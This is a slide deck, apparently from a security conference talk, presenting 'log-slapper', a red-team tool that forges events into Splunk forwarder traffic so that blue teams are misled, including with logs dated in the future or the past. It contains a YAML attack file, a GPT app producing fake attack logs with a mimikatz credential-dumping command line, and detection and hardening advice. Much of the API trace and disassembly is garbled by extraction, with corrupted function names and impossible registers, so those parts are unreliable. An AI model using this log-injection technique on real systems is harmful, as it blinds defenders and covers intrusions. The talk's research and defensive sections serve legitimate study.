⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_EVENT_SELECT, STATUS_SUCCESS)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNEL32.DLL	RISElastWin32Error (WSAENOTSOCK)	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEventSelect (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNELBASE.dll	RIUFTFtoUnicoden (NULL, 0x00000000, 0x000000004fd5d04, "source", 0x00000004)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_SET_INFO, 0x00000000)	STATUS_SUCCESS	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNELBASE.dll	RIUFTFtoUnicoden ("*", 0x00000004, 0x000000004fd5d04, "source", 0x00000004)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_EVENT_SELECT, STATUS_SUCCESS)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNEL32.DLL	RISElastWin32Error (WSAENOTSOCK)	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEventSelect (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNELBASE.dll	RIUFTFtoUnicoden (NULL, 0x00000000, 0x000000004fd5d04, "index", 0x00000005)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_EVENT_SELECT, STATUS_SUCCESS)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	31	KERNEL32.DLL	RIUFTFtoUnicoden ("*", 0x0000000a, 0x000000004fd5d04, "index", 0x00000005)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	RISElastWin32Error (WSAENOTSOCK)	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	WSAEventSelect (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f20, IOCTL_AFD_SET_INFO, 0x00000000)	STATUS_SUCCESS	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	└\NDeviceControlFile (0x000000000005b4, 0x000000000004d0, FD_CLOSE   FD_OOB   FD_READ   FD_WRITE)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	4	KERNELBASE.dll	RIINStatusToDosError (STATUS_SUCCESS )	0x00000000	ERROR_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEventSelect (0x000000000004d0)	0x00000000	TRUE
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	KERNELBASE.dll	└\NTSetEvent (0x000000000004d0, NULL)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAWaitForMultipleEvents (0x00000002, 0x00000538a0060840, FALSE, 0x000000064, FALSE )	0x00000001	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	KERNELBASE.dll	└\NTWaitForMultipleObjects (0x00000002, 0x00000538a0060840, WAITAny, FALSE, 0x000000000277f310 )	0x00000000	STATUS_WAIT_1
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	4	KERNELBASE.dll	RISElastWin32Error (ERROR_SUCCESS )	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSAEnumNetworkEvents (0x000000000005b4, 0x000000000004d0, 0x00000538a40abdc )	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f468, IOCTL_AFD_ENUM_NETW...)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	4	KERNELBASE.dll	RISEstConditionVariableCS (0x00000538a110118, 0x00000538a11000, 0x00000538a0051d918 )	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	splunkd.exe	WSASend (0x000000000005b4, 0x00000538a4210380, , )	0x00000000	
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	1	mswsock.dll	└\NDeviceControlFile (0x000000000005b4, 0x00000000000498, NULL, NULL, 0x000000000277f240, IOCTL_AFD_SEND, 0x0000...)	0x00000000	STATUS_SUCCESS
⊕	C:\Program Files\SplunkUniversalForwarder	91...	11:03:24.900 AM	4	KERNELBASE.dll	RIINStatusToDosError (STATUS_SUCCESS )	0x00000000	ERROR_SUCCESS

# \$ debugging splunkd process

- attach a debugger to splunkd process
  - set breakpoints to api calls found before: send, wsasend
  - identify corresponding functions




# \$ debugging splunkd process



# \$ disassembling the functions

- disassemble the found functions from previous step
- we can trace the **WSASend** call from there



# \$ s2s event parser

The image shows the IDA Pro debugger interface. On the left, a large call graph displays numerous function entries, each with its own assembly dump window below it. A red arrow points from the title '\$ s2s event parser' towards the assembly code windows. On the right, two assembly code windows are displayed side-by-side, both titled 'j. START OF FUNCTION CHUNK FOR s2s\_parser'. The left window contains the following assembly:

```
loc_1423F3000: ; void *
    lea    rcx, [rdx+180h]
    jmp    sub_140186F10
j. END OF FUNCTION CHUNK FOR s2s_parser
```


The right window contains a similar assembly sequence:

```
loc_1423F3010:
    push   rbp
    sub    rsp, 20h
    mov    rbp, rdx
    mov    edx, 4073h
    mov    rcx, [rbp+0850h+var_A38]
    call   j._M_free_size
    add    rsp, 20h
    pop    rbp
    ret
```

Below these windows, the main assembly view shows the full function body of `s2s_parser`. The assembly code is highly repetitive, consisting of a loop that processes data from memory locations `[rbp+0850h+var_B28]` to `[rbp+0C50h+arg_18]`. The function uses various registers (r12, r13, r14, r15, r16, r17, r18, r19, r20) and memory locations (`var_B28`, `var_BF8`, `var_4B`, `var_1000000000h`) to manipulate the data. The function concludes with a jump to `loc_140C22A46`.

```
.text:0000000140C229E0 ; _unwind { // __GSHandlerCheck_EH
    push   rbp
    push   rsi
    push   rdi
    push   r12
    push   r13
    push   r14
    push   r15
    lea    rbp, [rsp-0B20h]
    sub    rsp, 0C20h
    mov    [rbp+0850h+var_B28], 0xFFFFFFFFFFFFFF
    mov    [rsp+0C50h+arg_18], rbx
    mov    rax, cs:_security_cookie
    xor    rax, rsp
    mov    [rbp+0850h+var_4B], rax
    mov    r12, r8
    mov    [rsp+0C50h+var_BF8], r8
    mov    rsi, rdx
    mov    rbx, rcx
    mov    r13d, [rcx+10h]
    mov    edi, edx
    lea    r8, cs:00000000h
    xor    r14d, r14d
    r9d, 80h
    cmp    [rcx+20h], r14b
    jz    short loc_140C22A2
    .text:0000000140C22A08
    .text:0000000140C22A12
    .text:0000000140C22A15
    .text:0000000140C22A1C
    .text:0000000140C22A1F
    .text:0000000140C22A24
    .text:0000000140C22A27
    .text:0000000140C22A2A
    .text:0000000140C22A2E
    .text:0000000140C22A30
    .text:0000000140C22A37
    .text:0000000140C22A3A
    .text:0000000140C22A40
    .text:0000000140C22A44
    .text:0000000140C22A46
    .text:0000000140C22A46 loc_140C22A46: ; CODE XREF: s2s_parser+2A54!j
    .text:0000000140C22A46
    .text:0000000140C22A4D
    .text:0000000140C22A4D
    .text:0000000140C22A50
    .text:0000000140C22A54
    .text:0000000140C22A57
    .text:0000000140C22A57 loc_140C22A57: ; CODE XREF: s2s_parser+212!j
    .text:0000000140C22A57
    .text:0000000140C22A5E
    .text:0000000140C22A65
    .text:0000000140C22A69
    .text:0000000140C22A6D
    .text:0000000140C22A72
    .text:0000000140C22A79
    .text:0000000140C22A7E
    .text:0000000140C22A81
    .text:0000000140C22A87
    .text:0000000140C22A8A
```

# \$ basel28



# \$ base128 implementation

```
QoHd * Fastcall sub_142166370(QoHd *Inv, unsigned __int64)
```

```
sub_142166370 proc near
```

```
arg_0 = [rbp+0x8], rbx
```

```
push rdi
```

```
sub rsp, 20h
```

```
push rdi, 20h
```

```
mov rax, rcx
```



```
// encodeBase128 encodes an integer to base128 encoding.
```

```
func encodeBase128(value int64) []byte {
```

```
    var parts []byte
```

```
    for value > 0 {
```

```
        b := byte(value & 0x7F) // Explicitly cast to byte
```

```
        value >>= 7
```

```
        if value > 0 {
```

```
            b |= 0x80
```

```
        }
```

```
        parts = append(parts, b)
```

```
    }
```

```
    return parts
```

```
}
```

# CHAPTER-5

---

improved log-slapper  
example attacks

# \$ log-slapper.v2

---

changes:

- no need root privileges anymore
- can replicate pre-determined attack scenarios
- better UI/usage
- performance increase
- no malware, no AV problem ☺



# \$ custom attacks

---

- log-slapper.v2 can take **YAML** files with attack scenarios as input and replicate them
- you can basically create your own attack scenarios, customize them and use on your red team campaigns!

```
● ● ●

splunk:
  target_ip: "10.10.10.91"
  target_port: "9997"

log:
  index: "main"
  source: "/var/log/myapp.log"
  sourcetype: "my_custom_app"
  hostname: "rawtcp_host1"

extra_fields:
  machine_id: "726329955b9a4fb99b9a64bd15999999"
  host_ip: "10.10.40.40"
  another_field: "another value"

events:
  - time: "01/01/2024 20:59:59"
    data: |
      05/30/2024 08:02:00 PM
      LogName=Security
      SourceName=Microsoft Windows security auditing.
      EventCode=4688
      EventType=0
      Type=Information
      ComputerName=DC-03.ozgun.com
      TaskCategory=Process Creation
      OpCode=Info
      RecordNumber=5853
      Keywords=Audit Success
      Message=A new process has been created.

      Creator Subject:
        Security ID: -
        Account Name: ozzyadmin
        Account Domain: ozgun.com
        Logon ID: 0x9BB3354DA

      Target Subject:
        Security ID:
        Account Name:
        Account Domain:
        Logon ID:

      Process Information:
        New Process ID: 0xe4
        New Process Name: C:\Users\Public\Documents\mimikatz.exe
```

# \$ Windows Event Log Genie

---

- a gpt-4 app, designed to create corresponding **YAML** files for the attack scenario you described
- just give the attack scenario in your mind, add some details as you wish (ip's, domain name etc.)
- publicly available now
- linux version will be released soon



You

Create a attack.yaml file for the following attack scenario:

- Attacker runs mimikatz, dumps local password hashes.
- Attacker tries Pass-the-Hash attack to another computer and did lateral movement successfully.

Here are some details about the attack:

- Attack is happened between 8 August-12 August 2021.
- Target domain: defcon-demo.com
- Target-computers hostnames can be randomly generated, they should be in that format:  
DEFCON-SQL-SERVER-<NUMBER>
- Pass-the-hash is executed with user: DEFCON-ADMIN



Windows Event Log Genie

To create a series of Windows event logs for the scenario you described, I'll generate events for both the initial Mimikatz execution and the subsequent Pass-the-Hash attack with lateral movement. I'll outline the events with appropriate timestamps within the specified attack period and include details such as domain, computer names, and usernames.

Here's the structured data for the `attack.yaml` file:

yaml

Copy code

```
# Event Settings:
```

```

events:
# Mimikatz execution event
- time: "08/08/2021 14:30:00"
  data: |
  08/08/2021 02:30:00 PM
  LogName=Security
  SourceName=Microsoft Windows security auditing.
  EventCode=4688
  EventType=0
  Type=Information
  ComputerName=DEFCON-SQL-SERVER-001.defcon-demo.com
  TaskCategory=Process Creation
  OpCode=Info
  RecordNumber=48753
  Keywords=Audit Success
  Message=A new process has been created.

  Creator Subject:
  Security ID: S-1-5-21-1234567890-2345678901-3456789012-1001
  Account Name: DEFCON-ADMIN
  Account Domain: defcon-demo.com
  Logon ID: 0x9BBB3354DA

  Target Subject:
  Security ID:
  Account Name:
  Account Domain:
  Logon ID:

  Process Information:
  New Process ID: 0x4a0
  New Process Name: C:\Windows\Temp\mimikatz.exe
  Token Elevation Type: TokenElevationTypeDefault
  Mandatory Label: Mandatory Label\High Mandatory Level
  Creator Process ID: 0x1f4
  Creator Process Name: C:\Windows\System32\cmd.exe
  Process Command Line: mimikatz.exe "privilege::debug" "sekurlsa::logon

# Pass-the-Hash attack event
- time: "08/08/2021 15:05:00"
  data: |
  08/08/2021 03:05:00 PM
  LogName=Security
  SourceName=Microsoft Windows security auditing.
  EventCode=4624

```

Message Windows Event Log Genie...

ChatGPT can make mistakes. Consider checking important information.

```

ComputerName=DEFCON-SQL-SERVER-002.defcon-demo.com
TaskCategory=Logon
OpCode=Info
RecordNumber=48754
Keywords=Audit Success
Message>An account was successfully logged on.

Subject:
  Security ID: NULL SID
  Account Name: -
  Account Domain: -
  Logon ID: 0x0

Logon Information:
  Logon Type: 9
  New Logon:
    Security ID: S-1-5-21-1234567890-2345678901-3456789012-1001
    Account Name: DEFCON-ADMIN
    Account Domain: defcon-demo.com
    Logon ID: 0xABCD1234
    Logon GUID: {00000000-0000-0000-0000-000000000000}

Network Information:
  Workstation Name: DEFCON-SQL-SERVER-001
  Source Network Address: 192.168.1.101
  Source Port: 12345

Detailed Authentication Information:
  Logon Process: NtLmSp
  Authentication Package: NTLM
  Transited Services: -
  Package Name (NTLM only): NTLM V2
  Key Length: 128

```

This file is prepared to simulate the attack scenario you described, covering both the execution of Mimikatz to dump local passwords and the subsequent use of the stolen credentials via Pass-the-Hash for lateral movement within the network. Let's proceed with saving this information into a file named 'attack.yaml'.

The 'attack.yaml' file has been created based on the scenario you described. You can download it using the link below:

[Download attack.yaml \[•\]](#)



Message Windows Event Log Genie...

ChatGPT can make mistakes. Consider checking important information.

[ozgun.kultekin@ozguns-machine log-slapper]\$

There was  
a demo

```
[ozgun.kultekin@ozguns-machine log-slapper]$ ./log-slapper attack -f attacks/gpt-attack.yaml
```

# LOG-SLAPPER

```
SUCCESS Event data sent successfully to Splunk.  
SUCCESS Event data sent successfully to Splunk.
```

```
[ozgun.kultekin@ozguns-machine log-slapper]$ █
```

i	Time	Event
>	8/8/21 6:05:00.000 PM	08/08/2021 03:05:00 PM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4624 EventType=0 <a href="#">Show all 35 lines</a> host = defcon-attack-demo   source = WinEventLog:Security   sourcetype = WinEventLog
>	8/8/21 5:30:00.000 PM	08/08/2021 02:30:00 PM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4688 EventType=0 <a href="#">Show all 30 lines</a> host = defcon-attack-demo   source = WinEventLog:Security   sourcetype = WinEventLog

# \$ time bomb attack

---

yeah, you can create events from future, you can keep annoying blueteams even when you don't have access to target environment anymore



# \$ time bomb attack

---

let's say blue-teamers have the following alert:

## Mimikatz process alarm - demo

```
index="winevent" EventCode="4688" New_Process_Name="*mimikatz.exe*"
```

and they are checking it every 2-3 minutes

tmux

jt@ozguns-machine execution]#

There was  
a demo

# \$ a time traveller's attack

---

it's getting funnier when you discover you can also send logs from the past.



[root@ozguns-machine execution]#

There was  
a demo

# \$ a log from 2002? oh alright

---

When was Splunk founded X | Microphone Image Search

All Images News Videos Books More Tools

About 341,000 results (0.67 seconds)

Splunk Technology / Founded

October 2003



Splunk was founded in 2003 by Rob Das and Eric Swan, who aimed to provide a solution to the “information caves” that organizations struggled with. The name Splunk came from the term “spelunking,” which is a term describing the hobby of exploring caves.



# CHAPTER-8

---

fighting back

# DETECTIONS

---

some ways to detect

# \$ indexer/hf logs

---

- at the end of the day, we are sending traffic from machine Y on behalf of machine X
- therefore, access logs on indexer may reveal the attack
- some periodic check of those logs would be beneficial
- nevertheless, it's also a performance issue

# `$hidden_indextime` field

—

- not so-popular debug field of Splunk logs
- it actually gives the time when the log is received by the indexer from the forwarder
- it can be used to detect “time-traveller hacker” scenarios

▼ 10/10/21 10/10/2021 08:45:00 AM  
11:45:00.000 AM LogName=Security  
SourceName=Microsoft Windows security auditing.  
EventCode=4688  
EventType=0  
[Show all 30 lines](#)

Event Actions ▾

Type  Field

Selected  host

source

sourc

Event  Event

Message

1711900241

Timestamp to Human date

[batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Sunday, March 31, 2024 3:50:41 PM

**Your time zone** : Sunday, March 31, 2024 6:50:41 PM **GMT+03:00**

**Relative** : A day ago

C:\Users\Public\Desktop\mimikatz.exe token Elevation type: %1936 Mandatory Label  
p\mimikatz.exe test

New\_Process\_Name ▾ C:\Users\Public\Desktop\mimikatz.exe

1711900241

Time  \_time ▾

2021-10-10T11:45:00.000+03:00

Default  index ▾

winevent

linecount ▾

33

splunk\_server ▾

hq-tsec-lspoc01

# HARDENINGS

---

what the HEC

# \$ HEC hardenings

---

- if hf will be public, do the port restrictions carefully
- do not use public indexer for HEC, use HF and configure it
- surprisingly, there is no source ip - log ip check on HEC
- you can implement it on your own and reject any logs but the original one
- change HEC tokens periodically

# CHAPTER-6

---

roadmap

## \$ future developments

---

Command and Control integrations:

- frameworks like: Cobalt Strike
- make it a common post-exploit module for red-teaming operations
- add more built-in attack options
- hack other popular SIEM solutions too



# \$ let's confuse BT's together!

---

log-slapper is live on: <https://github.com/oz9un/log-slapper>

test it and hack your own Splunk instance!

you can contribute with:

- new built-in attack types
- extra customizations

also we can share the possible lawsuit



# \$ THANKS

---

- Twitter: [x.com/oz9un](https://x.com/oz9un)
- [ozgunkultekin.com](http://ozgunkultekin.com)
- [ozgunkultekin@gmail.com](mailto:ozgunkultekin@gmail.com)

Time for questions!

